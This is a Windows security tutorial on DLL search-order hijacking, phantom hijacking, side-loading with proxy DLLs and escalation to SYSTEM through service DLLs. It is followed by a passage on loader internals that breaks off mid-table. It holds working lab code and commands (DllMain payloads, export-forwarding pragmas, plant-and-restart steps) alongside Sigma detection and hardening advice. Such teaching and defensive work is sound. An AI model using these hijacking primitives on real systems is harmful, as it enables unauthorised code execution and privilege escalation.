DLL Search Order and Hijacking Primitives
You’ve found a signed, well-known executable that loads a DLL by base name. That single missing path separator is the whole game. The Windows loader will walk a predictable list of directories looking for that name, and if you can write to a directory that comes up before the real one, your code runs inside a trusted process.
Objective: Understand exactly how the Windows loader resolves a DLL name at load time, the ordered pre-search checks and directory search it performs, and how each stage becomes an execution primitive: search-order hijacking, phantom hijacking, side-loading, and service-based privilege escalation. Then build every variant against a self-authored lab target and detect it.
1. Windows DLL Architecture Fundamentals
A DLL is a PE image with an export table and an optional entry point. That entry point, DllMain, is the reason DLL hijacking is a code-execution primitive at all: the loader calls it with fdwReason = DLL_PROCESS_ATTACH the moment the image is mapped and initialized, before the host even uses a single export. You do not need to implement any of the functions the host actually wants. Drop your logic in DLL_PROCESS_ATTACH and it fires.
Two linking models decide whether a hijack is even possible:
| Linking model | How the DLL name enters | Hijackable |
|---|---|---|
| Implicit (load-time) | Import table names the DLL; loader resolves it during process init | Yes, if resolved by base name |
| Explicit (run-time) | Code calls LoadLibrary / LoadLibraryEx + GetProcAddress | Yes, if the call passes a bare name |
The dangerous pattern in both cases is the same: a base name with no path separator. LoadLibraryA("helper.dll") triggers the full search order. LoadLibraryA("C:\\Program Files\\App\\helper.dll") does not. Everything in this article hinges on that distinction.
2. The Loader Resolution Pipeline in Depth
Before the loader ever touches a directory on disk, ntdll!LdrLoadDll runs a series of pre-search checks. Understanding this ordering tells you which DLLs are hijackable and which are wasted effort.
| Step | Mechanism | Backing store |
|---|---|---|
| 1 | Loaded-module list. If a module with that base name is already mapped, its handle is returned with no disk search. | PEB.Ldr (PEB_LDR_DATA → InLoadOrderModuleList) |
| 2 | KnownDLLs. Vetted system DLLs pre-mapped as named section objects. Match here and no search occurs. | HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs |
| 3 | DLL redirection. A .local file or folder next to the EXE forces loads to the app folder. | <AppName>.exe.local |
| 4 | API sets. Virtual names (api-ms-win-*, ext-ms-win-*) resolved via the schema in ntdll.dll. | ntdll!ApiSetResolveToHost |
| 5 | Side-by-side (SxS). A manifest pins a specific assembly version from WinSxS. | <dependency> element, resolved by SxS.dll |
The KnownDLLs list is the key defensive control. kernel32.dll, ntdll.dll, ole32.dll, and friends are pre-created section objects owned by SYSTEM, so planting a local kernel32.dll next to an app does nothing. This is why hijack hunters ignore core system DLLs and go straight for the second tier: DLLs that live in System32 but are not in KnownDLLs (version.dll, dbghelp.dll, cryptsp.dll, and many others), plus optional dependencies that may not exist at all.
The PEB.Ldr structure is worth knowing because your detection and your verification both read it:
typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY     InLoadOrderLinks;
    LIST_ENTRY     InMemoryOrderLinks;
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;        // load address of the mapped image
    PVOID          EntryPoint;     // DllMain
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;    // full path the loader resolved
    UNICODE_STRING BaseDllName;    // "helper.dll"
    ULONG          Flags;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
To watch resolution live, break on the loader in WinDbg:
bp ntdll!LdrLoadDll
g
; when it breaks, dump the requested name (3rd arg is PUNICODE_STRING on x64: r8)
du @@c++(((_UNICODE_STRING*)@r8)->Buffer)
; after it returns, list modules and confirm the resolved FullDllName
lm m helper
!peb
FullDllName is ground truth. If it points at your planted copy, the hijack landed.

3. Standard vs. Altered Search Orders

With SafeDllSearchMode enabled (the default since XP SP2), the on-disk search runs in this order:
- The application directory.
- The system directory (
%SystemRoot%\System32, viaGetSystemDirectory). - The 16-bit system directory (
%SystemRoot%\System, no query API, always searched). - The Windows directory (
%SystemRoot%, viaGetWindowsDirectory). - The current working directory.
- Each directory in
PATH.
The application directory is first. That is the whole reason co-locating a malicious DLL with a host EXE works. Now flip the switch:
| Feature | SafeDllSearchMode = 1 | SafeDllSearchMode = 0 |
|---|---|---|
| CWD position | 5th | 2nd (right after app dir) |
| Registry key | ...\Session Manager\SafeDllSearchMode | Same key set to 0 |
| Practical impact | CWD hard to weaponize | CWD becomes a trivial plant target |
Developers can shrink or eliminate the attack surface with LoadLibraryEx flags and process-wide policy:
| API / flag | Effect |
|---|---|
LOAD_WITH_ALTERED_SEARCH_PATH | Start the search in the folder of the module being loaded, not the caller’s dir |
LOAD_LIBRARY_SEARCH_SYSTEM32 | Restrict search to System32 only |
LOAD_LIBRARY_SEARCH_APPLICATION_DIR | Restrict search to the app directory |
LOAD_LIBRARY_SEARCH_USER_DIRS | Search only paths added via AddDllDirectory |
SetDefaultDllDirectories | Lock the whole process to a safe search set for its lifetime |
SetDllDirectory("") | Remove the current directory from the search path |
One trap that bites people: SearchPath does not honor safe search mode unless you first call SetSearchPathMode with BASE_SEARCH_PATH_ENABLE_SAFE_SEARCHMODE. Code that resolves a DLL path with SearchPath and then LoadLibrarys the result is quietly reintroducing the CWD-first behavior everyone thinks was fixed in 2004.
4. Reconnaissance: Finding Hijackable Gaps
The workhorse is Sysinternals Process Monitor. Launch the target, then filter for the loader missing a file:
# ProcMon include filters:
Process Name   is   VulnApp.exe
Path           ends with   .dll
Result         is   NAME NOT FOUND     -> search-order candidate (real DLL exists elsewhere)
Result         is   PATH NOT FOUND     -> phantom candidate (DLL missing entirely)
Every NAME NOT FOUND in the application directory followed by a later SUCCESS in System32 is a search-order opportunity. Every DLL that never resolves anywhere is a phantom target, the cleanest kind because you overwrite nothing.
Confirm the target actually links to what you think, and check whether you can write where you need to:
dumpbin /dependents VulnApp.exe
icacls "C:\LabApps\VulnApp\"
:: look for BUILTIN\Users:(W) or (M) or (F)
Sweep PATH for user-writable directories, a common overlooked plant location:
($env:PATH -split ';') | ForEach-Object {
    $dir = $_.Trim()
    if ($dir -and (Test-Path $dir)) {
        $acl = Get-Acl $dir -ErrorAction SilentlyContinue
        if ($acl.AccessToString -match 'Users.*(Write|Modify|FullControl)') {
            Write-Host "[WRITABLE] $dir"
        }
    }
}
5. Primitive 1 – Search-Order Hijacking (Lab)
Build the intentionally vulnerable target. It loads a real second-tier system DLL by bare name.
// VulnApp.c  -- lab target. cl VulnApp.c /Fe:VulnApp.exe
#include <windows.h>
#include <stdio.h>

int main(void) {
    printf("[*] VulnApp starting. Loading version.dll by name...\n");
    HMODULE h = LoadLibraryA("version.dll");   // BAD: bare name, full search order
    if (h) {
        char path[MAX_PATH];
        GetModuleFileNameA(h, path, MAX_PATH);
        printf("[+] version.dll loaded from: %s\n", path);
    }
    getchar();
    return 0;
}
version.dll exists in System32 but is not a KnownDLL, so the application directory (searched first) wins. Build the payload DLL:
// payload.c  -- PoC. cl /LD payload.c /Fe:version.dll
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE h, DWORD reason, LPVOID r) {
    if (reason == DLL_PROCESS_ATTACH)
        WinExec("calc.exe", SW_SHOW);   // lab proof; swap for authorized loader in ops
    return TRUE;
}
Plant and trigger:
copy version.dll "C:\LabApps\VulnApp\version.dll"
"C:\LabApps\VulnApp\VulnApp.exe"
:: calc launches, and the printed path points at C:\LabApps\VulnApp\version.dll
A gotcha that cost me an afternoon early on: architecture mismatch. If VulnApp.exe is x64 and you compiled the DLL x86, the loader just skips your image with no visible error and quietly loads the real one. Build the DLL for the same architecture as the host. Check with dumpbin /headers if in doubt.
6. Primitive 2 – Phantom DLL Hijacking (Lab)
Phantom hijacking targets a DLL the process tries to load but that does not exist anywhere. Nothing is displaced, so there is no functionality to break and nothing looks “replaced” on disk. Rebuild the target to reference a nonexistent optional helper:
// VulnApp_phantom.c  -- cl VulnApp_phantom.c /Fe:VulnApp.exe
#include <windows.h>
#include <stdio.h>

int main(void) {
    printf("[*] Loading optional plugin: helper.dll...\n");
    HMODULE h = LoadLibraryA("helper.dll");
    if (!h) printf("[-] helper.dll absent (phantom opportunity)\n");
    else    printf("[+] helper.dll loaded\n");
    getchar();
    return 0;
}
Under ProcMon you’ll see helper.dll return NAME NOT FOUND in every searched directory. Compile the same payload.c as helper.dll, drop it in the app directory, and rerun. Because the loader was failing gracefully before, your DLL is now the only helper.dll in the search path and it loads clean. In the wild these are the highest-value targets: real software ships with dozens of optional dependency loads that never resolve, and each one is a plant point that breaks nothing.
7. Primitive 3 – DLL Side-Loading with a Proxy DLL
Side-loading (T1574.002) pairs a legitimate, usually signed, host binary with a planted DLL in the same folder. The trust in the EXE laundered onto your code is the point. The challenge is that the host expects the DLL’s real exports, so a bare DllMain payload makes it crash. The fix is a proxy (forwarding) DLL that forwards every export to the genuine library while still running your DllMain.
First enumerate the real exports:
dumpbin /exports C:\Windows\System32\version.dll
Then forward them. The subtle part: you cannot forward version.dll exports to a module also named version, or you build an infinite loop that forwards to yourself. Copy the genuine DLL to a new name and forward to that:
copy C:\Windows\System32\version.dll C:\LabApps\SideLoad\version_orig.dll
// proxy_version.c  -- cl /LD proxy_version.c /Fe:version.dll
// Forward every export to the renamed genuine DLL; run payload in DllMain.
#pragma comment(linker, "/export:GetFileVersionInfoA=version_orig.GetFileVersionInfoA,@1")
#pragma comment(linker, "/export:GetFileVersionInfoW=version_orig.GetFileVersionInfoW,@2")
#pragma comment(linker, "/export:GetFileVersionInfoSizeA=version_orig.GetFileVersionInfoSizeA,@3")
#pragma comment(linker, "/export:GetFileVersionInfoSizeW=version_orig.GetFileVersionInfoSizeW,@4")
#pragma comment(linker, "/export:VerQueryValueA=version_orig.VerQueryValueA,@5")
#pragma comment(linker, "/export:VerQueryValueW=version_orig.VerQueryValueW,@6")
// ...continue for every export dumpbin reported...

#include <windows.h>
BOOL WINAPI DllMain(HINSTANCE h, DWORD reason, LPVOID r) {
    if (reason == DLL_PROCESS_ATTACH)
        WinExec("calc.exe", SW_SHOW);   // PoC; replace for authorized assessment
    return TRUE;
}
Place both version.dll (the proxy) and version_orig.dll next to the signed host that loads version.dll by relative name, then launch the host. The application behaves normally because every call is forwarded, while your DllMain fires once at attach. This is exactly the pattern that makes malicious DLLs “appear to behave normally” under casual inspection.
For anything larger than version.dll, harvest the pragmas programmatically instead of by hand. Parsing dumpbin /exports output into /export: lines is a ten-line script and removes a whole class of typos.

8. Privilege Escalation via Service DLL Hijacking
The stakes change when the vulnerable process runs as SYSTEM. A DLL loaded by a SYSTEM service inherits SYSTEM. Hunt for services whose binary directory is user-writable:
:: Enumerate a service's binary path and start type
sc qc VulnService

:: Check directory ACLs for write/modify by non-admins
accesschk.exe -uwdq "C:\Program Files\VulnService\" -accepteula
accesschk -w shows write access, -u suppresses errors, -d limits to the directory object, -q drops the banner. If BUILTIN\Users or Authenticated Users has write there and the service auto-starts as SYSTEM, drop a payload DLL matching one the service loads by name and cycle it:
copy payload_as_dependency.dll "C:\Program Files\VulnService\<hijackable>.dll"
net stop VulnService && net start VulnService
:: or simply wait for the next reboot for auto-start services
Confirm the integrity level of the resulting process (Process Hacker will show System integrity), and you have escalated from a standard user to SYSTEM without touching a kernel bug. The misconfiguration, a writable privileged application directory, is the entire vulnerability.
9. Common Attacker Techniques
| Technique | Description |
|---|---|
| Search-order hijacking | Plant a DLL with the target name in a directory searched before the real one, usually the app dir |
| Phantom hijacking | Supply a DLL the process tries but fails to load; nothing is overwritten |
| DLL side-loading | Co-locate a proxy DLL with a signed host binary; forward exports to stay functional |
| Relative-path / preloading | Influence the CWD (web share, file dialog, installer) so a bare-name load resolves to attacker content |
| DLL redirection abuse | Create <App>.exe.local or set the registry redirect to force loads into a controlled folder |
| Proxy / forwarding DLL | Forward all legitimate exports so the host runs normally while DllMain executes payload |
The recurring enablers are a bare-name load plus a writable directory earlier in the search order. Remove either and the primitive collapses.
10. Defensive Strategies & Detection

Module loads are visible. Sysmon Event ID 7 (ImageLoaded) is the core signal, backed by supporting events:
| Event ID | Name | What it catches |
|---|---|---|
7 | ImageLoaded | The DLL being mapped: path, hashes, signature status |
1 | Process Create | Signed host EXE launching from an odd path (side-load precursor) |
11 | FileCreate | The DLL being written to disk (the plant step) |
12 / 13 | Registry | Tampering with KnownDLLs or SafeDllSearchMode |
Event ID 7 is off by default and extremely high volume. Do not enable it globally without filters. Scope it to high-risk hosts (rundll32.exe, regsvr32.exe, Office, browsers, script hosts) or to unsigned images loading from user-writable paths. A single weak signal like “unsigned DLL” is noisy; the fidelity comes from correlating host image, loaded-DLL path, and signature status together.
title: Suspicious DLL Load from Writable User-Space Path
status: experimental
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 7
        Signed: 'false'
        ImageLoaded|contains:
            - '\AppData\'
            - '\Temp\'
            - '\Users\'
            - '\ProgramData\'
    filter_legit:
        ImageLoaded|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Windows\WinSxS\'
    condition: selection and not filter_legit
level: high
At the ETW layer, the underlying providers are worth targeting directly if you build your own sensor:
| Provider | GUID | Use |
|---|---|---|
Microsoft-Windows-ImageLoad | {2cb15d1d-5fc1-11d2-abe1-00a0c911f518} | Module load events (basis for Sysmon EID 7) |
Microsoft-Windows-Kernel-Process | {22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716} | Kernel process/thread/image-load events |
Microsoft-Windows-Security-Auditing | n/a | Enable Audit Object Access for writes to sensitive dirs |
Monitor these registry keys for tampering that reopens the primitive:
| Key | Threat |
|---|---|
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs | Removing an entry strips its protected status |
HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode | Setting 0 moves CWD to second in the order |
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DevOverrideEnable | Enables .local redirection globally |
Hardening splits between developers and defenders. Developers should pass fully qualified paths to LoadLibraryEx, use the LOAD_LIBRARY_SEARCH_* flags or SetDefaultDllDirectories(LOAD_LIBRARY_SEARCH_SYSTEM32) at startup, and never call SearchPath without enabling safe search mode first. Defenders should enforce ACLs so no non-admin can write to a privileged app directory, strip user-writable entries from PATH, and deploy Windows Defender Application Control (WDAC) with Enabled:UMCI so only DLLs from trusted locations load at all. WDAC is the single control that neutralizes the entire class regardless of how the DLL got planted.
11. Tools for DLL Hijacking Analysis
| Tool | Description | Link |
|---|---|---|
| Process Monitor | Capture NAME NOT FOUND / PATH NOT FOUND loader events | learn.microsoft.com |
| Process Hacker / System Informer | Inspect loaded modules, image paths, integrity level | systeminformer.sourceforge.io |
| Autoruns | Spot hijacked DLLs surviving reboot | learn.microsoft.com |
| accesschk | Enumerate writable service and app directories | learn.microsoft.com |
| dumpbin | List /dependents and /exports for proxy building | learn.microsoft.com |
| CFF Explorer | GUI PE import/export inspection | ntcore.com |
| WinDbg | Break on ntdll!LdrLoadDll, walk the LDR list | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Hijack Execution Flow | T1574 | Sysmon EID 7 + signature/path correlation |
| DLL Search Order Hijacking | T1574.001 | Unsigned DLL loaded from app/user dir before System32 |
| DLL Side-Loading | T1574.002 | Signed host EXE loading unsigned relative-name DLL (EID 1 + 7) |
| Path Interception by Search Order Hijacking | T1574.008 | New file in a search-path dir preceding the intended target (EID 11) |
Tactics span Persistence (TA0003), Privilege Escalation (TA0004), and Defense Evasion (TA0005). Search-order and phantom hijacking map to T1574.001; side-loading is specifically T1574.002.
Summary
- DLL hijacking exists because the loader resolves bare DLL names through a predictable, writable search order, and
DllMainexecutes on attach. - Pre-search checks (loaded-module list, KnownDLLs, redirection, API sets, SxS) decide what is hijackable; second-tier System32 DLLs and phantom dependencies are the real targets.
- The three primitives are search-order (plant before the real DLL), phantom (supply a DLL that was missing), and side-loading (proxy DLL forwarding exports next to a signed host); a writable privileged app directory turns any of them into SYSTEM.
- Detect with Sysmon Event ID 7 correlated against image path and signature status, back it with EID 1 and 11, and audit
KnownDLLs/SafeDllSearchMode. - Kill the class with full-path loads,
SetDefaultDllDirectories, hardened ACLs, and WDAC that only allows DLLs from trusted locations.
Related Tutorials
- APCs: Asynchronous Procedure Calls and Thread Hijacking Surface
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
References
DLL Loading Internals: The Loader, LdrLoadDll, and Load Order
Objective: Trace exactly what happens between
LoadLibraryreturning andDllMainrunning: theLdr*call chain insidentdll.dll, the loader’s private data structures on the PEB, loader lock semantics, and the full DLL search order with every override that mutates it. You should finish able to set a breakpoint onLdrpLoadDll, read the arguments off the stack, walkPEB_LDR_DATAby hand, spot a search-order hijack in ProcMon, and write a Sigma rule that catches it.
1. The Loader Lives in User Mode, on Purpose
The Windows loader is not a service. It is not a kernel component. It is a pile of private functions inside ntdll.dll (Ldr* and Ldrp*) that runs in the address space of every process, starting before your main() gets called. ntdll is the very first module mapped into a new process, and LdrpInitializeProcess is what actually calls into your entry point after all statically-linked dependencies have been mapped, relocated, and initialised.
The kernel only participates when the loader needs a file mapped or a page committed. Everything else, path resolution, import walking, TLS callbacks, DllMain orchestration, is user-mode logic. That matters for two reasons. First, injection primitives that call LoadLibrary inside a target process are running the same loader you are, with the same rules. Second, when you hook LdrLoadDll, you see every module load that process performs, including modules the kernel never surfaces as a distinct event.
The kernel touchpoints are narrow. When the loader needs the actual bytes of a DLL, it opens a section object via NtOpenSection (for \KnownDlls\<name>) or NtCreateSection, then maps it with NtMapViewOfSection. That is the only place the CPU crosses the ring boundary during a DLL load.
2. From LoadLibrary to LdrLoadDll
LoadLibraryW and LoadLibraryExW are Win32 wrappers in KernelBase.dll. They do a small amount of housekeeping (flag translation, path massaging) and then call the real thing.
Call chain, x64:
| Function | Module | Role |
|---|---|---|
LoadLibraryW / LoadLibraryExW | KernelBase.dll | Public Win32 entry; converts flags, calls LdrLoadDll |
RtlInitUnicodeStringEx | ntdll.dll | Wraps the wide path in a UNICODE_STRING |
LdrLoadDll | ntdll.dll (exported) | Public loader entry; acquires loader lock; delegates |
LdrpLoadDll | ntdll.dll (private) | Core loader work: search, map, register, resolve imports, init |
NtMapViewOfSection | kernel via syscall | Maps the image section into the process |
LdrpInitializeGraphRecurse / LdrpInitializeNode | ntdll.dll (private) | Walks the dependency DAG and calls DllMain in the right order |
The exported entry, with its real signature:
NTSYSAPI NTSTATUS NTAPI LdrLoadDll(
    _In_opt_  PCWSTR            DllPath,            // NULL = default search order
    _In_opt_  PULONG            DllCharacteristics, // usually NULL
    _In_      PCUNICODE_STRING  DllName,            // name or full path
    _Out_     PVOID            *DllHandle           // receives module base
);
DllName must be a UNICODE_STRING, not a bare PCWSTR. That is why KernelBase calls RtlInitUnicodeStringEx first: it wraps the caller’s path in a UNICODE_STRING with Length and MaximumLength set. If you want to call LdrLoadDll directly (useful in shellcode that does not want to link against KernelBase), you do the same wrapping yourself:
// Call LdrLoadDll directly, skipping LoadLibrary entirely.
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWCHAR, PULONG, PUNICODE_STRING, PVOID*);
typedef VOID     (NTAPI *pRtlInitUnicodeString)(PUNICODE_STRING, PCWSTR);

int wmain(void) {
    HMODULE nt = GetModuleHandleW(L"ntdll.dll");
    pLdrLoadDll           LdrLoadDll        = (pLdrLoadDll)GetProcAddress(nt, "LdrLoadDll");
    pRtlInitUnicodeString RtlInitUnicodeStr = (pRtlInitUnicodeString)GetProcAddress(nt, "RtlInitUnicodeString");

    UNICODE_STRING us;
    RtlInitUnicodeStr(&us, L"user32.dll");

    HMODULE hMod = NULL;
    NTSTATUS st = LdrLoadDll(NULL, NULL, &us, (PVOID*)&hMod);
    wprintf(L"LdrLoadDll -> 0x%08X, base=%p\n", st, hMod);
    return 0;
}
STATUS_SUCCESS is 0x00000000. STATUS_DLL_NOT_FOUND (0xC0000135) is what you see when the search order runs out of candidates. If you pass a non-NULL DllPath, that string overrides the default search order for this call only.

3. PEB, PEB_LDR_DATA, and LDR_DATA_TABLE_ENTRY

Everything the loader tracks about currently-mapped modules hangs off the PEB. The PEB’s Ldr field points at a PEB_LDR_DATA, and that structure holds three list heads. Each LDR_DATA_TABLE_ENTRY sits on all three lists via three separate LIST_ENTRY links.
The public trimmed layout from winternl.h:
typedef struct _PEB_LDR_DATA {
    BYTE       Reserved1[8];
    PVOID      Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
The three lists differ only in traversal order, not contents:
| List head | Order |
|---|---|
InLoadOrderModuleList | Order in which the loader mapped each module |
InMemoryOrderModuleList | Ascending by DllBase |
InInitializationOrderModuleList | Order in which DllMain(DLL_PROCESS_ATTACH) was called |
The node struct, with the fields that matter to a defender or a rootkit author:
| Field | Type | Notes |
|---|---|---|
InLoadOrderLinks | LIST_ENTRY | Link in load-order list |
InMemoryOrderLinks | LIST_ENTRY | Link in memory-order list |
